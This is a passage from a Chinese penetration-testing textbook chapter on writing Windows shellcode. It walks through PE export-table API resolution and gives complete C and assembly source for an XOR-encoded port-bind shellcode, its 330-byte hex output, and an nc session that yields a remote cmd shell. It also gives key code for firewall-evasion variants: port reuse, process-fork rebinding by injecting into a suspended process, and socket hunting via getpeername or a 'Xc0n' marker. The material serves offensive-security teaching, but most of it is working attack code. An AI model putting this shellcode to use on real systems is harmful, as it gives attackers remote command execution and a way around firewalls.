    WORD    e_maxalloc;               // +0x0c Maximum extra paragraphs needed
    WORD    e_ss;                     // +0x0e Initial (relative) SS value
    WORD    e_sp;                     // +0x10 Initial SP value
    WORD    e_csum;                   // +0x12 Checksum
    WORD    e_ip;                     // +0x14 Initial IP value
    WORD    e_cs;                     // +0x16 Initial (relative) CS value
    WORD    e_lfarlc;                 // +0x18 File address of relocation table
    WORD    e_ovno;                   // +0x1a Overlay number
    WORD    e_res[4];                 // +0x1c Reserved words
    WORD    e_oemid;                  // +0x24 OEM identifier (for e_oeminfo)
    WORD    e_oeminfo;                // +0x26 OEM information; e_oemid specific
    WORD    e_res2[10];               // +0x28 Reserved words
    LONG    e_lfanew;                 // +0x3c File address of new exe header
}

```

```

// +0x40
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;

```

e_lfanew 成员用于定位 PE 头，从如下代码得到 PE 头：

```
mov esi, [ebp+3Ch]
```

PE 头结构如下：

```

typedef struct _IMAGE_NT_HEADERS{
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS;

```

PE 头最开始是标识“PE\0\0”，占 4 字节，然后是 20 字节的固定头。

```

#define IMAGE_NT_SIGNATURE 0x00004550 // PE00
#define IMAGE_SIZEOF_FILE_HEADER 20

```

```

typedef struct _IMAGE_FILE_HEADER
{
    WORD Machine; // +0x00
    WORD NumberOfSections; // +0x02
    DWORD TimeDateStamp; // +0x04
    DWORD PointerToSymbolTable; // +0x08
    DWORD NumberOfSymbols; // +0x0c
    WORD SizeOfOptionalHeader; // +0x10
    WORD Characteristics; // +0x12
    // +0x14
}

```

```
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

接下来是可选头，SizeOfOptionalHeader 成员表明可选头占用了 224 字节(0x00e0)。

```

typedef struct _IMAGE_OPTIONAL_HEADER
{
    WORD Magic; // +0x00
    BYTE MajorLinkerVersion; // +0x02
    BYTE MinorLinkerVersion; // +0x03
    DWORD SizeOfCode; // +0x04
    DWORD SizeOfInitializedData; // +0x08
    DWORD SizeOfUninitializedData; // +0x0c
    DWORD AddressOfEntryPoint; // +0x10
    DWORD BaseOfCode; // +0x14
    DWORD BaseOfData; // +0x18
    DWORD ImageBase; // +0x1c
    DWORD SectionAlignment; // +0x20
}

```

```

DWORD FileAlignment; // +0x24
WORD MajorOperatingSystemVersion; // +0x28
WORD MinorOperatingSystemVersion; // +0x2a
WORD MajorImageVersion; // +0x2c
WORD MinorImageVersion; // +0x2e
WORD MajorSubsystemVersion; // +0x30
WORD MinorSubsystemVersion; // +0x32
DWORD Win32VersionValue; // +0x34
DWORD SizeOfImage; // +0x38
DWORD SizeOfHeaders; // +0x3c
DWORD CheckSum; // +0x40
WORD Subsystem; // +0x44
WORD DllCharacteristics; // +0x46
DWORD SizeOfStackReserve; // +0x48
DWORD SizeOfStackCommit; // +0x4c
DWORD SizeOfHeapReserve; // +0x50
DWORD SizeOfHeapCommit; // +0x54
DWORD LoaderFlags; // +0x58
DWORD NumberOfRvaAndSizes; // +0x5c Number of data-dictionary entries in the
remainder of the Optional Header
// +0x60
IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
// +0xe0
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;

```

PE 基址偏移 0x78 就能得到引出表目录指针 DataDirectory, 用如下代码可以得到:

```
mov esi, [esi+ebp+78h]
```

IMAGE_DATA_DIRECTORY 的结构如下:

```

typedef struct _IMAGE_DATA_DIRECTORY
{
    DWORD VirtualAddress; // +0x00 RVA
    DWORD Size; // +0x04 The size in bytes
    // +0x08
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;

```

IMAGE_DATA_DIRECTORY.VirtualAddress 是 RVA。一般情况 DataDirectory[] 是含有 16 个元素的结构数组。前两个元素分别对应 Export Directory 与 Import Directory。Export Directory 的结构如下:

```

typedef struct _IMAGE_EXPORT_DIRECTORY
{
    DWORD Characteristics; // +0x00
    DWORD TimeDateStamp; // +0x04

```



```

WORD   MajorVersion:      // +0x08
WORD   MinorVersion:      // +0x0a
DWORD  Name:              // +0x0c Name of the DLL
DWORD  Base:              // +0x10 Starting ordinal number for exports
DWORD  NumberOfFunctions; // +0x14 Number of entries in the EAT
DWORD  NumberOfNames;     // +0x18 Number of entries in the ENPT/EOT
DWORD  AddressOfFunctions; // +0x1c RVA from base of image
DWORD  AddressOfNames;     // +0x20 RVA from base of image
DWORD  AddressOfNameOrdinals; // +0x24 RVA from base of image
                                   // +0x28
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;

```

由于需要 Export Directory 的多个成员，所以要先保存引出表目录基址，然后用如下代码得到引出函数名称表首指针 AddressOfNames:

```
mov esi, [esi+20h]
```

通过引出函数名称表首指针就可以得到函数名称，把它做 hash 运算，再和预先保存的 hash 值进行比较，hash 运算的汇编代码如下:

```

hash_loop:
movsx  edx, byte ptr [eax]
cmp    dl, dh
jz     short find_addr
ror    ebx, 7                ; hash
add    ebx, edx
inc    eax
jmp    short hash_loop

```

如果 hash 值比较相同，那么就认为找到相应 Windows API，这时取出引出表目录基址，用如下代码取得该 Windows API 的地址:

```

mov     ebx, [esi+24h]        ; AddressOfNameOrdinals RVA
add     ebx, ebp              ; rva2va
mov     cx, [ebx+ecx*2]       ; FunctionOrdinal
mov     ebx, [esi+1Ch]        ; AddressOfFunctions RVA
add     ebx, ebp              ; rva2va
mov     eax, [ebx+ecx*4]      ; FunctionAddress RVA
add     eax, ebp              ; rva2va

```

获取 Windows API 地址的整个过程就是这样，下面列一下整个搜索的代码:

```

mov     eax, fs:30h
mov     eax, [eax+0Ch]
mov     esi, [eax+1Ch]
lodsd
mov     ebp, [eax+8]          ; base address of kernel32.dll

```

```

mov     esi, edi
push    _Knums
pop     ecx

GetKFuncAddr:                                ; find functions from kernel32.dll
call    find_hashfunc_addr
loop    GetKFuncAddr

```

find_hashfunc_addr:

```

push    ecx
push    esi
mov     esi, [ebp+30h]                       ; e_lfanew
mov     esi, [esi+ebp+78h]                   ; ExportDirectory RVA
add     esi, ebp                             ; rva2va
push    esi
mov     esi, [esi+20h]                       ; AddressOfNames RVA
add     esi, ebp                             ; rva2va
xor     ecx, ecx
dec     ecx

```

find_start:

```

inc     ecx
lodsd
add     eax, ebp
xor     ebx, ebx

```

hash_loop:

```

movsx   edx, byte ptr [eax]
cmp     dl, dh
jz      short find_addr
ror     ebx, 7                               ; hash
add     ebx, edx
inc     eax
jmp     short hash_loop

```

find_addr:

```

cmp     ebx, [edi]                           ; compare to hash
jnz     short find_start
pop     esi                                  ; ExportDirectory
mov     ebx, [esi+24h]                       ; AddressOfNameOrdinals RVA
add     ebx, ebp                             ; rva2va
mov     cx, [ebx+ecx*2]                     ; FunctionOrdinal
mov     ebx, [esi+1Ch]                     ; AddressOfFunctions RVA
add     ebx, ebp                             ; rva2va

```

```

mov     eax, [ebx+ecx*4]      ; FunctionAddress RVA
add     eax, ebp             ; rva2va
stosd                           ; function address save to [edi]
pop     esi
pop     ecx
retn

```

3.2.3 写一个实用的 Windows Shellcode

上面的汇编代码包含了很多 0，作为构造字符串缓冲区的 Shellcode 来会被 strcpy 等函数截断而导致溢出不成功。Windows 下的 Shellcode 相对来说比较长，如果编写代码的时候去刻意避免这些 0 将会有些困难，而且还有可能其他的字符也会被过滤，所以一个小小的编码 Shellcode 就能解决这个问题。比较简单的编码 Shellcode 是使用 xor 的方法，下面是一段相应的解码 Shellcode：

```

unsigned char decode1[] =
/*
00401004 . /EB 0E      JMP SHORT encode.00401014
00401006 $ |5B      POP EBX
00401007 . |4B      DEC EBX
00401008 . |33C9     XOR ECX, ECX
0040100A . |B1 FF     MOV CL, 0FF
0040100C > |80340B 99 XOR BYTE PTR DS:[EBX+ECX], 99
00401010 . ^|E2 FA     LOOPD SHORT encode.0040100C
00401012 . |EB 05     JMP SHORT encode.00401019
00401014 > \E8 EDFFFFFF CALL encode.00401006
*/
"\xEB\x0E\x5B\x4B\x33\xC9\xB1"
"\xFF" // Shellcode size
"\x80\x34\x0B"
"\x99" // xor byte
"\xE2\xFA\xEB\x05\xE8\xED\xFF\xFF\xFF";

```

实际使用的时候只需改变 Shellcode size 和 xor byte 这两个字节，现在就可以放心地写一个 Shellcode 了，首先来写一个 bind 端口的 Shellcode：

```

/* Shellcode_port_bind.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 监听端口的 Shellcode 演示
*/

#include <stdio.h>

```



```

#include <stdlib.h>
#include <windows.h>

#define PROC_BEGIN __asm __emit 0x90 __asm __emit 0x90 __asm __emit 0x90 __asm __emit 0x90\
__asm __emit 0x90 __asm __emit 0x90 __asm __emit 0x90 __asm __emit 0x90
#define PROC_END PROC_BEGIN

unsigned char sh_Buff[1024];
unsigned int sh_Len;
unsigned int Enc_key=0x99;

unsigned char decode1[] =
/*
00401004 . /EB 0E      JMP SHORT encode.00401014
00401006 $ |5B      POP EBX
00401007 . |4B      DEC EBX
00401008 . |33C9     XOR ECX, ECX
0040100A . |B1 FF     MOV CL, 0FF
0040100C > |80340B 99 XOR BYTE PTR DS:[EBX+ECX], 99
00401010 . ^|E2 FA     LOOPD SHORT encode.0040100C
00401012 . |EB 05     JMP SHORT encode.00401019
00401014 > \E8 EDFFFFFF CALL encode.00401006
*/
"\xEB\x0E\x5B\x4B\x33\xC9\xB1"
"\xFF" // Shellcode size
"\x80\x34\x0B"
"\x99" // xor byte
"\xE2\xFA\xEB\x05\xE8\xED\xFF\xFF\xFF";

unsigned
char decode2[] =
/* ripped from eyes
00406030 /EB 10      JMP SHORT 00406042
00406032 |5B      POP EBX
00406033 |4B      DEC EBX
00406034 |33C9     XOR ECX, ECX
00406036 |66:B9 6601 MOV CX, 166
0040603A |80340B 99 XOR BYTE PTR DS:[EBX+ECX], 99
0040603E ^|E2 FA     LOOPD SHORT 0040603A
00406040 |EB 05     JMP SHORT 00406047
00406042 \E8 EBFFFFFF CALL 00406032
*/
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9"
"\x66\x01" // Shellcode size

```

```

"\x80\x34\x0B"
"\x99"          // xor byte
"\xE2\xFA\xEB\x05\xE8\xEB\xFF\xFF\xFF";

// kernel32.dll functions index
#define _LoadLibraryA      0x00
#define _CreateProcessA    0x04
#define _TerminateProcess  0x08
// ws2_32.dll functions index
#define _WSAStartup        0x0C
#define _WSASocketA        0x10
#define _bind              0x14
#define _listen            0x18
#define _accept            0x1C
// data index
#define _port              0x20

// functions number
#define _Knums              3
#define _Wnums              5

// Need functions
unsigned char functions[100][128] =
{
    // kernel32
    ["LoadLibraryA"],      // [esi]
    ["CreateProcessA"],    // [esi+0x04]
    ["TerminateProcess"],  // [esi+0x08]

    // ws2_32
    ["WSAStartup"],        // [esi+0x0C]
    ["WSASocketA"],        // [esi+0x10]
    ["bind"],              // [esi+0x14]
    ["listen"],            // [esi+0x18]
    ["accept"],            // [esi+0x1C]

    // data
    ["port"],
    [""],
};

void PrintSc(unsigned char *lpBuff, int buffsize);
void ShellCode();

```

```

        if(memcmp(pSc_addr+k, fncmd_str, 8)==0) {
            break;
        }
    }
    sh_Len=k; // length of the ShellCode

    memcpy(pSc_Buff, pSc_addr, sh_Len);

    // Add functions hash
    memcpy(pSc_Buff+sh_Len, (unsigned char *)dwHash, dwHashSize);
    sh_Len += dwHashSize;

    memcpy(&pSc_Buff[sh_Len-4], &BindPort, 2);
    //printf("%d bytes Shellcode\n", sh_Len);
    // print Shellcode
    //PrintSc(pSc_Buff, sh_Len);

    // find xor byte
    for(i=0xff; i>0; i--)
    {
        l = 0;
        for(j=0; j<sh_Len; j++)
        {
            if (
//                ((pSc_Buff[j] ^ i) == 0x26) || //%
//                ((pSc_Buff[j] ^ i) == 0x3d) || //=
//                ((pSc_Buff[j] ^ i) == 0x3f) || //?
//                ((pSc_Buff[j] ^ i) == 0x40) || //@
                ((pSc_Buff[j] ^ i) == 0x00) ||
//                ((pSc_Buff[j] ^ i) == 0x0D) ||
//                ((pSc_Buff[j] ^ i) == 0x0A) ||
                ((pSc_Buff[j] ^ i) == 0x5C)
            )
            {
                l++;
                break;
            }
        }

        if (l==0)
        {
            Enc_key = i;
            //printf("Find XOR Byte: 0x%02X\n", i);
            for(j=0; j<sh_Len; j++)

```



```

        {
            pSc_Buff[j] ^= Enc_key;
        }

        break; // break when found xor byte
    }
}

// No xor byte found
if (l!=0) {
    //fprintf(stderr, "No xor byte found!\n");

    sh_Len = 0;
}
else {
    //fprintf(stderr, "Xor byte 0x%02X\n", Enc_key);

    // encode
    if (sh_Len > 0xFF) {
        *(unsigned short *)&decode2[8] = sh_Len;
        *(unsigned char *)&decode2[13] = Enc_key;

        memcpy(sh_Buff, decode2, sizeof(decode2)-1);
        memcpy(sh_Buff+sizeof(decode2)-1, pSc_Buff, sh_Len);
        sh_Len += sizeof(decode2)-1;
    }
    else {
        *(unsigned char *)&decode1[7] = sh_Len;
        *(unsigned char *)&decode1[11] = Enc_key;

        memcpy(sh_Buff, decode1, sizeof(decode1)-1);
        memcpy(sh_Buff+sizeof(decode1)-1, pSc_Buff, sh_Len);
        sh_Len += sizeof(decode1)-1;
    }
}
}

// print Shellcode
void PrintSc(unsigned char *lpBuff, int buffsize)
{
    int i, j;
    char *p;
    char msg[4];
    fprintf(stderr, "/* %d bytes */\n", buffsize);

```

```

for (i=0; i<buffsize; i++)
{
    if((i%16)==0)
        if(i!=0)
            fprintf(stderr, "\\n\\n");
        else
            fprintf(stderr, "\\");
    sprintf(msg, "\\x%.2X", lpBuff[i]&0xff);
    for ( p = msg, j=0; j < 4; p++, j++ )
    {
        if(isupper(*p))
            fprintf(stderr, "%c", _tolower(*p));
        else
            fprintf(stderr, "%c", p[0]);
    }
    fprintf(stderr, "\\n");
}

void main()
{
    GetShellCode(4444);

    PrintSc(sh_Buff, sh_Len);

    __asm
    {
        lea    eax, sh_Buff
        jmp    eax
    }
}

// Shellcode function
void ShellCode()
{
    __asm{

PROC_BEGIN    //C macro to begin proc

        jmp    locate_addr
func_start:
        pop    edi                ; get eip
        mov    eax, fs:30h
        mov    eax, [eax+0Ch]
    }
}

```

```

mov     esi, [eax+10h]
lodsd
mov     ebp, [eax+8]           ; base address of kernel32.dll

mov     esi, edi

push    _Knums
pop     ecx

GetKFuncAddr:                 ; find functions from kernel32.dll
call    find_hashfunc_addr
loop    GetKFuncAddr

push    3233h
push    5F327377h             ; ws2_32
push    esp
call    dword ptr [esi+_LoadLibraryA]
mov     ebp, eax               ; base address of ws2_32.dll
push    _Wnums
pop     ecx

GetWFuncAddr:                 ; find functions from ws2_32.dll
call    find_hashfunc_addr
loop    GetWFuncAddr

add     edi, 4                 ; skip port variable

sub     esp, 190h
push    esp
push    101h
call    dword ptr [esi+_WSAStartup] ; WSAStartup(0x101, &WSADATA[0x190 bytes!])

push    eax
push    eax
push    eax
push    eax
push    1
push    2
call    dword ptr [esi+_WSASocketA] ; WSASocketA(2, 1, 0, 0, 0, 0)

mov     ebx, eax               ; socket handle

xor     eax, eax
push    eax

```



```

push    eax
push    ecx
push    ecx
push    ecx
push    1
push    ecx
push    ecx
push    edx                ; "cmd"
push    ecx
call    dword ptr [esi+_CreateProcessA]

```

```

xor     eax, eax
dec     eax
push    eax
call    dword ptr [esi+_TerminateProcess]

```

find_hashfunc_addr:

```

push    ecx
push    esi
mov     esi, [ebp+3Ch]      ; e_lfanew
mov     esi, [esi+ebp+78h]  ; ExportDirectory RVA
add     esi, ebp           ; rva2va
push    esi
mov     esi, [esi+20h]     ; AddressOfNames RVA
add     esi, ebp           ; rva2va
xor     ecx, ecx
dec     ecx

```

find_start:

```

inc     ecx
lodsd
add     eax, ebp
xor     ebx, ebx

```

hash_loop:

```

movsx   edx, byte ptr [eax]
cmp     dl, dh
jz      short find_addr
ror     ebx, 7             ; hash
add     ebx, edx
inc     eax
jmp     short hash_loop

```

find_addr:

```

    cmp     ebx, [edi]                ; compare to hash
    jnz     short find_start
    pop     esi                      ; ExportDirectory
    mov     ebx, [esi+24h]            ; AddressOfNameOrdinals RVA
    add     ebx, ebp                 ; rva2va
    mov     cx, [ebx+ecx*2]           ; FunctionOrdinal
    mov     ebx, [esi+1Ch]           ; AddressOfFunctions RVA
    add     ebx, ebp                 ; rva2va
    mov     eax, [ebx+ecx*4]          ; FunctionAddress RVA
    add     eax, ebp                 ; rva2va
    stosd                                ; function address save to [edi]
    pop     esi
    pop     ecx
    retn

locate_addr:
    call    func_start

PROC_END    //C macro to end proc

}

}

```

用 VC6 编译这个程序，并运行生成的 Shellcode_port_bind.exe 就得到打印出来的 Shellcode:

```

D:\working\research\Win32 Shellcode\2004.08.24>Shellcode_port_bind
/* 330 bytes */
"\xeb\x10\x5b\x4b\x33\xc9\x66\xb9\x33\x01\x80\x34\x0b\xf8\xe2\xfa"
"\xeb\x05\xe8\xeb\xff\xff\xff\x11\xfd\xf9\xf8\xf8\xa7\x9c\x59\xc8"
"\xf8\xf8\xf8\xf3\xb8\xf4\xf3\x88\xe4\x55\x73\x90\xf0\xf3\x0f\x92"
"\xfb\xa1\x10\x5d\xf8\xf8\xf8\x1a\x01\x90\xcb\xca\xf8\xf8\x90\x8f"
"\x8b\xca\xa7\xac\x07\xee\x73\x10\x92\xfd\xa1\x10\x74\xf8\xf8\xf8"
"\x1a\x01\x7b\x3f\xfc\x79\x14\x68\xf9\xf8\xf8\xac\x90\xf9\xf9\xf8"
"\xf8\x07\xae\xf4\xa8\xa8\xa8\xa8\x92\xf9\x92\xfa\x07\xae\xe8\x73"
"\x20\xcb\x38\xa8\xa8\x9e\x73\xae\xd8\x7e\x2e\x39\x32\xe8\x9e\x42"
"\xfa\xf8\xaa\x73\x2c\x92\xe8\xaa\xab\x07\xae\xec\x92\xf9\xab\x07"
"\xae\xe0\xa8\xa8\xab\x07\xae\xe4\x73\x20\x90\x9b\x95\x9c\xf8\x75"
"\xec\xdc\x7b\x14\xac\x73\x04\x92\xec\xa1\xcb\x38\x71\xfc\x77\x1a"
"\x03\x3e\xbf\xe8\xbc\x06\xbf\x04\x06\xbf\x05\x71\xa7\xb0\x71\xa7"
"\xb4\x71\xa7\xa8\x75\xbf\xe8\xaf\xa8\xa9\xa9\xa9\x92\xf9\xa9\xa9"
"\xaa\xa9\x07\xae\xfc\xcb\x38\xb0\xa8\x07\xae\xf0\xa9\xae\x73\x8d"
"\xc4\x73\x8c\xd6\x80\xfb\x0d\xae\x73\x8e\xd8\xfb\x0d\xcb\x31\xb1"
"\xb9\x55\xfb\x3d\xcb\x23\xf7\x46\xe8\xc2\x2e\x8c\xf0\x39\x33\xff"

```

```

"\xfb\x22\xb8\xf3\x09\xc3\xe7\xb8\x1f\xa6\x73\xa6\xdc\xfb\x25\x9e"
"\x73\xf4\xb3\x73\xa6\xe4\xfb\x25\x73\xfc\x73\xfb\x3d\x53\xa6\xa1"
"\x3b\x10\x0e\x06\x07\x07\xca\x8c\x69\xf4\x31\x44\x5e\x93\x77\x0a"
"\xe0\x99\xc5\x92\x4c\x78\xd5\xca\x80\x26\x9c\xe8\x5f\x25\xf4\x67"
"\x2b\xb3\x49\xe6\x6f\xf9\xa4\xe9\x47\x1d";

```

在另外一个窗口连接本机的 4444 端口就可以得到一个 cmd:

```

D:\>nc 127.0.0.1 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\working\research\Win32 Shellcode\2004.08.24>dir
dir
Volume in drive D is working
Volume Serial Number is 3C5E-DEAF

Directory of D:\working\research\Win32 Shellcode\2004.08.24

2004-08-24 10:35 <DIR>          .
2004-08-24 10:35 <DIR>          ..
2004-08-24 10:38             11,528 Shellcode_port_bind.c
2004-08-24 10:39             53,248 Shellcode_port_bind.exe
2004-08-24 10:39             16,477 Shellcode_port_bind.obj
                3 File(s)          81,253 bytes
                2 Dir(s)    1,353,052,160 bytes free

```

3.2.4 渗透防火墙的 Shellcode

渗透测试中经常会碰到有些目标机器处于防火墙的保护之中，它们往往只允许访问开放的服务端口，有些甚至限制不能主动往外连接，这时候普通的绑定端口甚至反向连接的 Shellcode 都将导致攻击失败。如何绕过防火墙的保护是下面要讨论的技术。

3.2.4.1 端口复用技术

端口复用 Shellcode 要求服务重新绑定在 0.0.0.0 地址，而且服务程序没有使用 SO_EXCLUSIVEADDRUSE 选项。这种 Shellcode 是需要 exploit 配合的，exploit 在发送攻击字符串之前需要把服务端的具体 IP 和端口写入 Shellcode 里面，然后再构建攻击字符串发送过去。在 Shellcode 里执行 `setsockopt(s, 0xFFFF, 4, &d, 4);` 和 `bind(s, &sockaddr, 0x10);` 后就可以用 `netstat -na` 在服务端发现同一个端口有 0.0.0.0 和具体 IP 两个绑定着。

不过这种方法还存在一个缺陷，就是服务端处于 NAT 环境，它对外的 IP 或者是被转换出去的，那么重新绑定 IP 端口也不能利用。端口复用 Shellcode 的关键代码如下：

```

sub     esp, 190h
push    esp

```


3.2.4.2 重新绑定原端口

在 LSD 的 Win32 Assembly Components 里提到了 Win32 下 Fork 进程的一种方法, 先用 CreateProcess() 创建一个 suspend 模式的进程, 接着是一 GetThreadContext() 来获得该线程的上下文结构和寄存器信息, 然后用 VirtualAllocEx() 在该进程里分配内存, 再把 Shellcode 指令用 WriteProcessMemory() 来写入该进程刚才分配的空间, 然后用 SetThreadContext() 把 GetThreadContext() 获得的 EIP 修改指向 VirtualAllocEx() 分配的内存地址, 最后 ResumeThread() 的时候, suspend 模式的进程就开始执行了, 而它的 EIP 已经被指向到我们 Shellcode 的地址。在 ResumeThread() 以后, 执行 TerminateProcess(-1, 0) 终止当前进程, 这时原来程序绑定的端口就被释放了, 而 Fork 出来的进程执行 Shellcode 有个循环绑定原来端口, 就这样暴力地抢了过来。

Shellcode 部分关键代码如下:

```
call    proc_fork                ; process forking

/*
nop
nop
nop
nop
nop
int 3
*/
jmp     locate_fork_func        ; locate functions address in fork process
fork_func:
pop     esi
add     esi, 5                  ; jump call locate_addr instruction bytes

lea     edi, [esi+0x20]         ; hash of ws2_32.dll

push    3233h
push    5F327377h              ; ws2_32
push    esp
call    dword ptr [esi+_LoadLibraryA]
mov     ebp, eax               ; base address of ws2_32.dll
push    _Wnums
pop     ecx

GetWFuncAddr:                  ; Find functions from ws2_32.dll
call    find_hashfunc_addr
loop    GetWFuncAddr

add     edi, 4                  ; skip port variable
```

```

// Shellcode function start
sub     esp, 190h
push    esp
push    101h
call    dword ptr [esi+_WSAStartup]      ; WSAStartup(0x101, &WSADATA[0x190 bytes!])

push    eax
push    eax
push    eax
push    eax
push    1
push    2
call    dword ptr [esi+_WSASocketA]      ; WSASocketA(2, 1, 0, 0, 0, 0)

mov     ebx, eax                          ; socket handle

xor     eax, eax
push    eax
push    eax                              ; sockaddr_in.sin_addr=0.0.0.0
mov     dx, word ptr [esi+_port]
xchg    dl, dh
ror     edx, 10h
mov     dx, 0x0002
push    edx                              ; sockaddr_in.sin_port
mov     edx, esp

rebind:
push    ebx
push    edx
push    16h
push    edx
push    ebx
call    dword ptr [esi+_bind]             ; loop bind
pop     edx
pop     ebx
test    eax, eax
jnz     rebind

push    1
push    ebx
call    dword ptr [esi+_listen]

push    eax
push    eax

```

```

push    646D63h                ; "cmd"
mov     edx, esp

sub     esp, 54h                ; structure of pi (16) and si (68)
mov     edi, esp
xor     eax, eax
push    14h
pop     ecx

stack_zero1:
mov     [edi+ecx*4], eax
loop    stack_zero1

mov     byte ptr [edi+10h], 44h
inc     byte ptr [edi+3Ch]
inc     byte ptr [edi+3Dh]
mov     [edi+48h], eax
mov     [edi+4Ch], eax
mov     [edi+50h], eax
lea     eax, [edi+10h]          ; si

push    edi                    ; Pointer to PROCESS_INFORMATION structure.
push    eax                    ; Pointer to STARTUPINFO structure.
push    ecx                    ; Use parent's starting directory.
push    ecx                    ; Use parent's environment block.
push    4                      ; The primary thread of the new process is
created in a suspended state, and does not run until the ResumeThread function is called.

push    ecx                    ; Set handle inheritance to FALSE.
push    ecx                    ; Thread handle not inheritable.
push    ecx                    ; Process handle not inheritable.
push    edx                    ; "cmd"
push    ecx                    ; No module name (use command line)
call    dword ptr [esi+_CreateProcessA]

sub     esp, 400h
push    00010007h
push    esp
push    dword ptr [edi+0x04]    ; thread handle
call    dword ptr [esi+_GetThreadContext]

push    40h
push    1000h
push    5000h

```



```

push    0
push    dword ptr [edi]           ; process handle
call    dword ptr [esi+_VirtualAllocEx] ;
v=VirtualAllocEx(pi.hProcess, NULL, 0x5000, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

//mov    ebx, eax                ; buf=allocated memory

// CONTEXT structure:
// +0x08c SegGs
// +0x090 SegFs
// +0x094 SegEs
// +0x098 SegDs
// +0x09c Edi
// +0x0a0 Esi
// +0x0a4 Ebx
// +0x0a8 Edx
// +0x0ac Ecx
// +0x0b0 Eax
// +0x0b4 Ebp
// +0x0b8 Eip
// +0x0bc SegCs
// +0x0c0 EFlags
// +0x0c4 Esp
// +0x0c8 SegSs
mov     [esp+0B8h], eax           ; ctx.Eip=buf_addr
mov     [esp+0B4h], eax           ; ctx.Ebp=buf_addr

mov     ecx, [ebp]               ; return address

push    0
push    0800h
push    ecx
push    eax
push    dword ptr [edi]           ; process handle
call    dword ptr [esi+_WriteProcessMemory] ;
WriteProcessMemory(pi.hProcess, v, buf, sizeof(buf), NULL);

push    esp
push    dword ptr [edi+0x04]       ; thread handle
call    dword ptr [esi+_SetThreadContext] ;
SetThreadContext(pi.hThread, &ctx)

push    dword ptr [edi+0x04]       ; thread handle
call    dword ptr [esi+_ResumeThread] ; ResumeThread(pi.hThread);

```

```

xor     eax, eax
dec     eax
push    eax
call    dword ptr [esi+TerminateProcess]

```

完整实现代码见配套资料中第3章/3.2目录下的 client_rebind.c 和 Shellcode_rebind.c 这两个程序。

3.2.4.3 getpeername 查找 socket

这种搜索 socket 的方式是 LSD 最早使用的。getpeername 函数可以获得套接字远程信息，getsockname 函数可以获得套接字本地信息。那么在攻击程序里用 getsockname 获得建立连接本地使用的端口，然后把这个端口写到 Shellcode 里，Shellcode 从 1 开始递增查找 socket，并且用 getpeername 获得对方的端口，如果和预先设定的端口相符就认为是找到 socket 了。

这种方式有一个很大的限制，如果攻击方在 NAT 网络环境里，那么在服务器端取到的端口并不准确，导致攻击失败。在实际应用的时候，这种 Shellcode 是需要 exploit 配合的，在发送攻击字符串之前用 getsockname 取得本地 socket 信息写入 Shellcode:

```

// get local port
getsockname(s, (struct sockaddr FAR *)&sa, &salen);

Enc_key += Enc_key << 8;
port = sa.sin_port ^ Enc_key;

memcpy(&sh_Buff[sh_Len], &sa.sin_port, 2);

```

Shellcode 的关键代码如下:

```

// Shellcode function start
find_fd:
    sub    esp, 14h                ; for getpeername
    mov    ebp, esp                ; Save stack pointer in ebp
    xor    eax, eax
    mov    al, 10h                  ; struct sockaddr
    lea    edx, [esp+eax]
    mov    [edx], eax
    xor    ebx, ebx

find_fd_loop:
    inc    ebx                      ; Increment our fd
    push    edx                      ; namelen
    push    edx                      ; name
    push    ebp                      ; fd
    push    ebx                      ; fd
    call    dword ptr [esi+_getpeername]

```

```

    test eax, eax
    pop     edx                ; Restore the namelen
    jnz find_fd_loop

find_fd_check_port:
    mov ax, word ptr [esi+0x10]
    cmp word ptr [esp+02h], ax    ; check port
    jne find_fd_loop

```

完整实现代码见配套资料中第3章/3.2目录下的 client_getpeername.c 和 Shellcode_getpeername.c 两个程序。

3.2.4.4 字符串匹配查找 socket

多线程环境搜索 socket 存在一个问题，比如下面的 Winsock 代码：

```

===== start sample code =====
s = WSASocket(2, 1, ...)
bind(s, ...)
listen(s, ...)
s2 = accept(s, ...)
===== end sample code =====

```

当 s 处于 accept 状态时，任何对 s 操作的网络函数都会处于等待状态，直到有连接建立。绿盟科技的 flier 提到 WaitForSingleObjectEx 可以处理这种处于 accept 的 socket。当 s 处于 accept 状态时会返回 WAIT_TIMEOUT，可用的句柄返回 WAIT_OBJECT_0。然后再用 ioctlsocket/recv 处理判断是否是当前连接的 socket。查找 socket 的流程如下：

```

while (1)
{
    i++;
    ret = WaitForSingleObjectEx(i, 10, 1);
    if (ret != 0) continue;

    ret = ioctlsocket(i, FIONREAD, &ul);
    if (ul != 4) continue;

    recv(i, buff, 4, 0);
    if( *(DWORD *)buff == 'Xc0n') goto shell;
}

```

这种 Shellcode 是需要 exploit 配合的，在发送完攻击字符串后，还要接着发送约定的 4 个字节。Shellcode 部分代码如下：

```

find_s:
    xor     ebx, ebx
    push    1000                ; sleep to wait for character send

```



```

    call    dword ptr [esi+_Sleep]    ; maybe it is necessary in real internet
find_s_loop:
    inc     ebx                      ; socket

    push    1
    push    10
    push    ebx
    call    dword ptr [esi+WaitForSingleObjectEx]

    test    eax, eax                ; ensure ebx is socket
    jnz     find_s_loop

    push    0
    push    esp
    push    4004667Fh                ; FIONREAD
    push    ebx
    call    dword ptr [esi+_ioctlsocket]
    pop     ecx                      ; ensure this socket have 4 bit to read
    cmp     ecx, 4
    jne     find_s_loop

    push    eax
    mov     ebp, esp
    push    0
    push    4
    push    ebp
    push    ebx
    call    dword ptr [esi+_recv]

    pop     eax
    cmp     eax, 6E306358h            ; recieve "Xc0n"?
    jnz     find_s_loop

```

